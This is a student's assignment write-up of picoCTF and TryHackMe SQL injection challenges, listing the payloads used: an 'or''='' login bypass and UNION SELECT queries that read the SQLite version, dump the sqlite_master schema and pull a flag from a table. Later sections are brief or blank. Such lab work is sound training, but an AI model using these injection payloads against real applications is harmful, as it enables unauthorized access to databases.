
CSS 261 Assignment 1 Sagandykov Bulat  
picostf: <https://play.picoctf.org/users/Ambrabeni>


Tryhackme: <https://tryhackme.com/p/Ambrabeni>

Github: https://github.com/LargeMystery/CSS-261

### 1) More SQLi




Here I put 'or''=''— in password field and random letters in username and got in.




After that I got to this page. Here I checked the version of sql with

' UNION SELECT 1, sqlite\_version(), 3;--



After that I used this command


' UNION SELECT name, sql, null from sqlite\_master;--




Here we can see that flag is in more\_table table. We just have to take it out.

123' UNION SELECT flag, null, null from more\_table;--


And here is our flag



### 2) SQLiLite



I used ‘or’’=’’—to login and the I got redirected to this page.



I was stuck here for couple of minutes and decided to check code of the web page and found the flag there.



3)sqhell

1) used ‘or 1=1 -- -

2)

4) SQL Injection

Answer simple questions and follow the instructions

5)XSS

Answer simple questions and follow the instructions